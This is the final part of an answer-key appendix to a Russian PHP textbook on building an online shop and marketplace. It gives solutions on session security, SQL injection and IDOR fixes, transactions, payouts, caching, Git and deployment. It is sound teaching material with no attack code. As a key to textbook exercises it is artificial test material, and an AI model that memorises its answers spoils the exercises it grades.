Плюс: нет проверки, что товар существует, и нет ограничения длины отзыва.

36.7. `session_set_cookie_params(['httponly' => true, 'samesite' => 'Lax', 'secure' => true])` и `session_regenerate_id(true)` сразу после успешного входа — защита от кражи и подмены сессии.

36.8. Минимум: `X-Content-Type-Options: nosniff`, `X-Frame-Options: SAMEORIGIN`, `Referrer-Policy`, `Strict-Transport-Security`, по возможности `Content-Security-Policy`.

36.9. Практическая. Ноль невыполненных пунктов — редкость даже у работающих магазинов.

Глава 37. Практика: каталог на базе

37.1-37.3, 37.5-37.7, 37.9. Практические.

37.4. Человеческий адрес делается через `slug` — отдельный столбец с уникальным значением (`tormoznye-kolodki`), и правило переадресации в `.htaccess`, передающее его в PHP параметром. Искать по `slug`, а не по имени.

37.8. Микроразметка `schema.org/Product` (обычно в виде `JSON-LD` в `<script type="application/ld+json">`) позволяет поисковику показать цену и наличие прямо в выдаче. Проверяется валидатором разметки Google.

Часть VIII. Настоящий магазин

Глава 38. Сессии и корзина

38.1, 38.3-38.5, 38.7-38.8. Практические.

38.2. Корзина должна **сама** убрать или уменьшить позицию и сказать об этом: «Товара осталось меньше, количество уменьшено». Корзина — это список **намерений**, а наличие и цену всегда берут из базы в момент показа и в момент оформления.

38.6. Три проблемы:

1. `$_POST['id']` и `$_POST['kol']` берутся **без проверки** — придёт что угодно, включая отрицательное количество и текст.
2. Не проверяется, что товар существует и активен.
3. Количество кладётся в сессию **как есть**, без ограничения сверху остатком.

Правильно:

```
$id = (int) ($_POST['id'] ?? 0);
$kol = max(1, min(99, (int) ($_POST['kol'] ?? 1)));
$tovar = tovar_po_id($id);
if (!$tovar || !$tovar['aktiven']) { /* отказ */ }
$_SESSION['korzina'][$id] = min($kol, (int) $tovar['ostatok']);
```

38.9. Важный ответ. Вы вошли в чужую сессию — это **кража сессии** (*session hijacking*). Отсюда три обязательных меры: кука с флагами `HttpOnly` (её не прочитает JavaScript) и `Secure` (только по HTTPS), `SameSite=Lax`, и `session_regenerate_id(true)` после входа. HTTPS здесь не роскошь: по обычному HTTP эту куку видит любой на пути.

Глава 39. Регистрация и вход

39.1, 39.3-39.5, 39.7-39.8. Практические.

39.2. Хеши разные: `password_hash` подмешивает случайную «соль». Поэтому по базе не видно, у кого совпадают пароли, и заранее посчитанные таблицы хешей бесполезны.

39.6. Минимум пять проблем:

1. **SQL-инъекция:** `$_POST['email']` вставлен прямо в запрос.
2. `md5` для паролей — сломан и подбирается на видеокарте за секунды. Только `password_hash` / `password_verify`.
3. Сравнение через `!==` вместо `password_verify` (и без защиты от атаки по времени).
4. Сообщения **выдают, существует ли пользователь** — так перебирают базу почты. Ответ должен быть один: «неверная почта или пароль».
5. `$_SESSION['admin'] = true` **всем подряд** — роль не проверяется вовсе.
6. Нет `session_regenerate_id`, нет ограничения попыток.

39.9. Старый пароль спрашивают потому, что за незакрытым ноутбуком может оказаться посторонний: без этой проверки он сменит пароль и заберёт аккаунт насовсем. Плюс это защита при краже сессии.

Глава 40. Роли и доступ

40.1-40.3, 40.6-40.7. Практические.

40.4. Это IDOR: продавец с ролью `prodavec` может подставить чужой `id` и изменить цену чужого товара. Проверки «это мой товар» нет вовсе. Плюс цена берётся из `$_POST` без приведения к числу.

40.5. Проверка владения должна быть **в самом запросе** — тогда её нельзя забыть:

```
vypolnit(
    'UPDATE tovary SET cena_diram = ? WHERE id = ? AND prodavec_id = ?',
    [$cena, $id, $_SESSION['user_id']]
);
```

Не совпал владелец — не изменилось ни одной строки.

40.8. Практическая. Если получилось — это IDOR, и чинится он так же: условием `AND pokupatel_id = ?` в запросе.

40.9. Проблема не в синтаксисе, а в источнике данных: роль берётся из сессии, куда её кто-то когда-то положил. Если хоть в одном месте роль пишется по данным из формы или куки — защита пробита. Роль нужно брать из базы по `user_id` (или класть в сессию только после проверки по базе), а проверку делать одной общей функцией `trebuetsya_rol()`, а не десятком `if`.

Глава 41. Оформление заказа

41.1, 41.6-41.7. Практические.

41.2. При исключении до `commit()` не должно остаться ничего: ни заказа, ни списанных остатков. Если заказ всё-таки появился — значит, транзакция не охватывает все запросы или таблицы используют движок без поддержки транзакций (MyISAM вместо InnoDB).

41.3. Без защиты оба заказа пройдут и остаток уйдёт в минус. С условием `UPDATE ... SET ostatok = ostatok - ? WHERE id = ? AND ostatok >= ?` и проверкой `rowCount()` второй покупатель получит честное «товар закончился».

41.4. Дубля быть не должно: после успешного оформления — `header('Location: ...')` и `exit`.

41.5. Отправка письма **внутри транзакции** — грубая ошибка: транзакция держит блокировки строк 30 секунд, остальные покупатели ждут. А если письмо не отправится, откатится и заказ, хотя с ним всё в порядке. Правило: **внутри транзакции** — только работа с базой. Письма, запросы к чужим API, генерация PDF — после `commit()`.

41.8. Отмена — тоже транзакция: смена статуса плюс возврат остатков, и только при `status = 'novyi'` (условие — в запросе).

41.9. Тот же IDOR: `WHERE id = ? AND pokupatel_id = ?`.

Глава 42. Админка

42.1-42.2, 42.4-42.6, 42.8-42.9. Практические.

42.3. Возврат на склад делается в той же транзакции, что и смена статуса, и **только один раз**: повторная отмена уже отменённого заказа не должна возвращать товар второй раз. Защита — условие `WHERE status <> 'otmenen'`.

42.7. Проверка обязана быть в **каждом** файле админки — в идеале одной строкой в общем `bootstrap.php` админки, а не копией в каждом файле. Забытая проверка в одном файле сводит на нет все остальные.

Глава 43. Уведомления

43.1-43.2, 43.4, 43.6-43.8. Практические.

43.3. Типичные советы mail-tester: настроить SPF и DKIM, добавить текстовую версию письма, не слать с бесплатного адреса, убрать ссылки на «сырые» IP.

43.5. Две проблемы — те же, что в 41.5: письмо внутри транзакции держит блокировки, а сбой отправки откатывает нормальный заказ. Плюс: если письмо отправилось, а `commit` не прошёл, покупатель получит письмо о заказе, которого нет.

43.9. Без таймаута страница оформления будет висеть столько, сколько операционная система ждёт ответа, — десятки секунд. Отсюда правило: у **любого** запроса к чужому сервису должен быть таймаут (2-5 секунд), а сам запрос лучше выносить в очередь, чтобы покупатель вообще его не ждал.

Часть IX. Маркетплейс

Глава 44. Продавцы

44.1, 44.3, 44.5-44.6. Практические.

44.2. Должно быть 404 или 403 — и не потому, что вы проверили после выборки, а потому, что владение стоит в самом запросе: `WHERE id = ? AND prodavec_id = ?`.

44.4. Изменение опубликованного товара возвращает его в статус `na_moderacii` — иначе продавец опубликует безобидный товар, а потом подменит содержимое. Исключение обычно делают для остатка: его менять можно без повторной проверки.

44.7. `INNER JOIN` скроет товары продавцов, которых нет в таблице (или чей `prodavec_id` пуст) — например, товары самой площадки. Плюс условие `status = "opublikovan"` не отбирает по активности продавца: заблокированный продавец останется на витрине. Нужно `LEFT JOIN` (или явное условие) и `AND p.status = 'aktiven'`.

44.8. Правильный ответ: уже оформленные заказы исполняются — покупатель ни в чём не виноват, и деньги за них должны быть выплачены. С витрины товары исчезают, из чужих корзин — тоже (корзина проверяется при показе и при оформлении). Новые заказы на такие товары не создаются.

Глава 45. Модерация

45.1-45.7, 45.9. Практические.

45.8. Разумные автопроверки для запчастей: артикул похож на артикул (длина, допустимые символы); бренд из справочника; цена не ноль и не в сто раз выше средней по такому же артикулу; фото есть и не является чужим логотипом; в названии нет телефонов, адресов и ссылок (попытка увести покупателя мимо площадки); описание не короче N символов; не дубль уже выложенного товара этого же продавца.

Глава 46. Разбивка заказа

46.1-46.2, 46.4-46.7. Практические.

46.3. Проверка обязана быть жёсткой:

```
$summa_podzakazov = array_sum(array_column($podzakazy, 'summa_diram'));  
if ($summa_podzakazov != $summa_zakaza) {  
    throw new RuntimeException('Расхождение сумм: ' . $summa_podzakazov . ' vs ' .  
    $summa_zakaza);  
}
```

Именно поэтому деньги считают в **целых** дирамах: при `float` такая проверка падала бы случайно.

46.8. Продавец А: $1500 \times 10\% = 150$ комиссии $\rightarrow$ к выплате 1350. Продавец Б: $950 \times 12\% = 114$ комиссии $\rightarrow$ к выплате 836. Площадка заработала **264 сомони**, продавцам причитается 2186. Итого 2450 — сходится.

46.9. При возврате нужно вернуть покупателю деньги, **снять начисление продавцу и вернуть комиссию** площадки — все три записи. Комиссия не удерживается за несостоявшуюся продажу: иначе площадка зарабатывает на возвратах. Все записи — **корректирующие** (со знаком минус), исходные не трогают.

Глава 47. Балансы и выплаты

47.1-47.2, 47.4-47.5, 47.7-47.9. Практические.

47.3. Защита от повтора — уникальный ключ на пару «тип операции + id заказа» в журнале. Тогда повторное начисление упадёт на `UNIQUE` и не изменит баланс. Это надёжнее, чем проверка «а не начисляли ли уже» отдельным запросом: между проверкой и записью успевает вклиниться второй вызов.

47.6. Выплата больше баланса должна **не создаваться**: проверка `баланс >= сумма` внутри транзакции, с блокировкой строк журнала. Иначе двумя одновременными заявками можно вывести больше, чем есть.

47.10. Начислено: $(500 + 45 + 780) = 1325$ сомони, комиссия $10\% = 132.50 \rightarrow$ к начислению 1192.50. Выплачено 900. Баланс = 292.50 сомони. В дирамах: $132\ 500 - 13\ 250 - 90\ 000 = 29\ 250$ дирам. Считать надо в дирамах — в сомони эта же арифметика на дробных числах даст 292.49999...

Глава 48. Buy-box

48.1, 48.3-48.6. Практические.

48.2. Нормализация: убрать пробелы, дефисы и точки, привести к верхнему регистру. `W 71480`, `w-71480`, `W71480`, `W.71480` $\rightarrow$ `W71480`. Нормализованное значение хранят отдельным столбцом с индексом — иначе поиск не сможет им пользоваться.

48.7. Для продуктов первым критерием становится **срок годности и скорость доставки**, а не цена: покупатель не возьмёт молоко дешевле, если оно приедет через три дня. Дальше — рейтинг продавца и наличие.

48.8. Если у победителя закончился товар, пока покупатель заполнял форму, правильное поведение — **пересчитать buy-box в момент оформления** и, если победитель сменился, показать честное «предложение изменилось, цена такая-то, подтвердите». Молча подменять продавца и цену нельзя.

48.9. Разумный план из четырёх этапов, где сайт работает после каждого:

1. Завести таблицу предложений и **дублировать** в неё существующие товары, ничего не меняя на витрине.
2. Перевести карточку товара на чтение из предложений (витрина уже показывает buy-box, корзина работает по-старому).
3. Перевести корзину и заказ на `predlozhenie_id`.
4. Убрать старые поля цены и остатка из таблицы товаров.

Часть X. Внешний мир

Глава 49. HTTP-запросы и JSON

49.1-49.3, 49.6, 49.9. Практические.

49.4. Сайт **обязан** работать: при недоступном сервисе показывается последний известный курс из кэша или значение из настроек, а факт сбоя пишется в лог. Белый экран или ошибка на витрине из-за чужого сервиса — недопустимы.

49.5. Без таймаута страница висит десятки секунд — ровно столько, сколько ждёт система. Таймаут 2-5 секунд обязателен для **любого** обращения наружу.

49.7. Правильное поведение: обычный запрос — `200` и JSON; POST на метод, который его не принимает, — `405 Method Not Allowed`; `limit=999999` — ограничение сверху (например, 50) либо `400`, но не попытка отдать миллион строк.

49.8. Четыре ошибки:

1. `file_get_contents` без таймаута и без обработки ошибки — при сбое вернёт `false` и выдаст предупреждение.
2. `json_decode($otvet)` без второго аргумента `true` возвращает объект, а к нему обращаются как к массиву.
3. Нет проверки, что разбор удался (`json_last_error`) и что ключ `items` существует.
4. Вывод `$i['name']` без экранирования — данные пришли извне, это XSS.

Глава 50. Чужой API

50.1-50.5, 50.8-50.9. Практические.

50.6. Устойчивый код не должен падать ни на `null` вместо цены, ни на строке вместо числа, ни на отсутствующем поле. Проверка полей и приведение типов — на **границе входа**, сразу после разбора JSON: чужой ответ считается недоверенным ровно так же, как данные из формы.

50.7. Без предохранителя каждая страница ждёт таймаут (например, 5 с) — при сотне посетителей сервер занят ожиданием. С предохранителем после нескольких подряд неудач запросы **перестают отправляться** на минуту, и страница собирается мгновенно на данных из кэша.

Глава 51. Курсы и наценки

51.1, 51.5-51.6, 51.8, 51.10. Практические.

51.2. Считаем по порядку: курс с запасом $1.20 \times 1.02 = 1.224$; закупка $850 \times 1.224 = 1040.40$ сомони = **104 040 дирам**; плюс доставка 5 000 → себестоимость **109 040**; наценка 50% → $163\,560$ дирам = 1635.60 сомони; округление (диапазон «до 1000 сомони и выше» → шаг 50) → **1650.00 сомони**.

51.3. Разница всегда в пользу «доставки до наценки»: при наценке 35% каждые 80 сомони доставки дают 28 сомони разницы на позицию. На десяти товарах — 280 сомони, которые вы иначе платите из своего кармана.

51.4. По правилам округления из главы: $7.30 \rightarrow 8.00$; $43.20 \rightarrow 45.00$; $156.70 \rightarrow 160.00$; $1834.50 \rightarrow 1850.00$; $12\,340.00 \rightarrow 12\,350.00$. Округление всегда **вверх** — вниз означает работать себе в убыток.

51.7. В HTML не должно быть ни закупочной цены, ни курса, ни процента наценки — ни в комментариях, ни в `data-` атрибутах, ни в ответе API. Конкурент, увидевший вашу закупку, поставит цену на сомони ниже.

51.9. Цены поднимутся при следующем пересчёте — то есть сразу, если цена живая, и через срок кэша, если кэшируется (в этом главная опасность кэша цен). Ускорить можно кнопкой «пересчитать цены» в админке, сбрасывающей кэш курса.

Глава 52. Кэш

52.1. В книге замер дал **300.5 мс** на промахе и **0.1 мс** на попадании — разница примерно в три тысячи раз. У вас числа будут свои, но порядок тот же.

52.2. `do` — это время в секундах с 1970 года (`time() + срок`). `date('H:i:s', $do)` покажет, до какого момента запись считается свежей.

52.3. Через шесть секунд запись протухла: `kesh_get` увидел, что `do` меньше текущего времени, удалил файл и вернул `null` — значит, снова промах и снова поход к поставщику.

52.4-52.8. Практические. В 52.8 сроки должны разойтись по всему промежутку (например, 3600-4200 секунд), а не совпасть — в этом и смысл: тысяча ключей не протухнет одновременно.

52.9. В базе удобнее: видно все ключи разом, легко посчитать статистику и сбросить кэш по образцу (`DELETE ... WHERE kesh_klyuch LIKE 'katalog:%'`). Хуже: каждый доступ к кэшу — это запрос к базе, которую кэш и должен был разгрузить. Компромисс — файлы для тяжёлых ответов, база для того, что нужно уметь искать.

52.10. Проверка себя: в третьем списке обязаны оказаться **цена поставщика, остаток, корзина, баланс продавца** и всё, что зависит от того, кто вошёл. Если там оказалось что-то ещё — вы, скорее всего, правы: лучше не кэшировать лишнего, чем показать неправду.

Часть XI. Ремесло

Глава 53. Git

53.1-53.6, 53.9. Практические.

Подсказки к ним. В 53.1 `git show --stat` покажет список файлов первого коммита — проверьте, что туда не попал файл с паролем. В 53.2 после коммита `git status` должен показывать второй файл как изменённый: он остался ждать своей очереди. В 53.5 после `git switch main` файлов корзины на диске **не будет** — это и есть ветка: рабочая папка перестраивается под ту версию, где вы находитесь.

53.7. Конфликт выглядит так:

```
<<<<<< HEAD
$itogo = $summa + $dostavka;
=====
$itogo = $summa * 1.05;
>>>>>> korzina
```

Верхняя часть — то, что было в вашей текущей ветке, нижняя — то, что приходит. Решение: удалить все три строки-маркера, оставить нужный код (или объединить оба варианта руками), затем `git add` и `git commit`. Никакой магии здесь нет — файл правится обычным редактором.

53.8. После `git revert` в истории два коммита: плохой и отменяющий его. Это правильно: история — журнал, а не черновик. По ней видно, что решение принималось и было отменено.

53.10. Хороший личный список: (1) описание отвечает на «что и зачем», а не «что я трогал»; (2) начинается с области — «Корзина:», «Каталог:»; (3) не длиннее одной строки, подробности — в теле коммита; (4) настоящее время, без «сделал»; (5) один коммит — одна законченная мысль.

Глава 54. GitHub

54.1, 54.3-54.6, 54.8-54.9. Практические.

54.2. До пуша `git status -sb` покажет `## korzina...origin/korzina [ahead 1]` — «у меня на один коммит больше, чем на сервере». После пуша скобка исчезает. Это самый быстрый способ понять, всё ли отправлено.

54.7. При squash-merge в `main` добавляется один коммит, независимо от того, сколько их было в ветке. Поэтому история `main` читается как список функций, а не как черновик работы.

54.10. Второй push будет отклонён: `! [rejected] ... (fetch first)`. Git не даст затереть чужие коммиты. Правильный порядок: `git pull` (получить и слить чужое, при необходимости разрешив конфликт), затем `git push`. Именно поэтому `--force` опасен: он делает ровно то, от чего git вас защищает.

Глава 55. Отладка

55.1-55.2, 55.5, 55.8-55.10. Практические.

55.3. РНР сообщит об ошибке на следующей строке или даже ниже — он понимает, что что-то не так, только дойдя до места, где продолжение невозможно. Отсюда правило: при `syntax error` смотрите указанную строку и всё, что выше.

55.4. С выключенным `display_errors` — белый экран без единой подсказки. Это ровно та ситуация, в которой новички теряют часы, и лечится она первой же строчкой `ini_set('display_errors', '1')`.

55.6. `echo null` печатает пустоту — и вы решаете, что там пустая строка. `var_dump(null)` печатает `NULL` — и сразу видно, что переменная вообще не получила значения. Разница между «пусто» и «ничего нет» на отладке решающая.

55.7. Без `ERRMODE_EXCEPTION` PDO молчит: `prepare()` вернёт `false`, дальше будет `Call to a member function execute() on bool` — сообщение, никак не связанное с настоящей причиной (несуществующий столбец).

Глава 56. Логи

56.1, 56.3-56.8, 56.10. Практические.

56.2. Без `FILE_APPEND` каждая запись **затирает** файл: останется одна последняя строка. Обнаруживается это обычно в тот момент, когда лог нужнее всего.

56.9.

```
function zamaskirovat_email(string $email): string {
    [$imya, $domen] = explode('@', $email, 2) + ['', ''];
    return mb_substr($imya, 0, 1) . '***@' . $domen;
}
```

Маскировка нужна потому, что лог читают несколько человек и он попадает в резервные копии.

Глава 57. Деплой

57.1-57.3, 57.6-57.7, 57.9-57.10. Практические.

57.4. В файле `mysqldump` — обычные SQL-команды: `CREATE TABLE` и `INSERT`. Именно поэтому восстановление работает на любом сервере с той же СУБД, и именно поэтому бэкап нужно **проверять восстановлением**: файл, который не разворачивается, бэкапом не является.

57.5. Идемпотентная миграция после трёх запусков подряд должна оставить базу в **том же** состоянии и не выдать ни одной ошибки. Если второй запуск падает с `Table already exists` — миграция не идемпотентна.

57.8. Правильный ответ — **403** или **404**. Если файл открылся и показал содержимое — корень сайта настроен на папку проекта вместо `public/`, и пароль от базы сейчас доступен любому желающему.

Глава 58. Домен, HTTPS и почта

58.1, 58.4-58.5, 58.7-58.10. Практические.

58.2. Практическая: команда из главы создаёт пару «ключ + сертификат» за секунду.

58.3. У самоподписанного сертификата `subject` и `issuer` **совпадают**: вы сами себе выдали удостоверение. Браузер доверяет только сертификатам, выданным известными ему удостоверяющими центрами, — поэтому покажет предупреждение.

58.6. `HTTP_X_FORWARDED_PROTO` нужен, когда перед PHP стоит другой сервер (nginx, балансировщик, CDN), который расшифровывает HTTPS и общается с PHP по обычному HTTP. Без этой проверки PHP считает, что защиты нет, и снова шлёт на `https://` — получается **вечный цикл** переадресаций, и сайт не открывается вовсе.

Часть XII. Дальше

Глава 59. Куда расти

59.1-59.3, 59.5-59.6, 59.8-59.10. Практические.

59.4. В обычном проекте из этой книги подключений набирается 10-20 штук в каждом файле; после перехода на автозагрузку остаётся **одна строка** `require 'vendor/autoload.php'` — и то в единственном общем файле.

59.7. `vendor/` не кладут в git, потому что это **чужой** код: он восстанавливается командой `composer install` и добавил бы в репозиторий десятки тысяч файлов. `composer.lock` кладут обязательно: он фиксирует **точные версии**, и без него на боевом сервере встанут другие — с другим поведением.

Глава 60. Как вести проект

60.1-60.4, 60.6-60.10. Практические.

Подсказки. В 60.1 почти у всех реальное время оказывается в полтора-два раза больше оценки — именно поэтому в главе стоит множитель 1,5. В 60.6 хорошая формула: «Да, это можно. Займёт примерно N дней, стоит X. Добавляю в список — делаем сейчас или после текущего этапа?»

60.5. Минимальная ставка = (расходы в месяц + желаемый доход) ÷ реально рабочие часы. Важно: рабочих часов в месяце **не 160**. Часть времени уходит на переписку, поиск заказов, счета и обучение — реально оплачиваемых обычно 90-120. Если считать по 160, ставка выйдет заниженной в полтора раза.

Послесловие к задачам

Если вы решили большую часть — вы прошли путь, на который у самоучек обычно уходит год-полтора. Не потому, что задачи были простыми, а потому, что они шли в правильном порядке и каждая опиралась на предыдущую.

Что делать с задачами, которые не получились: не бросать их «на потом», а вернуться к ним через неделю. Почти всегда оказывается, что за неделю работы над проектом ответ стал очевидным — просто в тот момент не хватало одной детали.

И последнее. В работе никто не решает задачи из головы: смотрят документацию, ищут похожее, спрашивают. Умение **найти ответ** ценится выше, чем умение помнить. Эта книга и приложения к ней — ваш первый справочник; дальше их станет больше.



Конец книги.

Дальше — ваш собственный проект.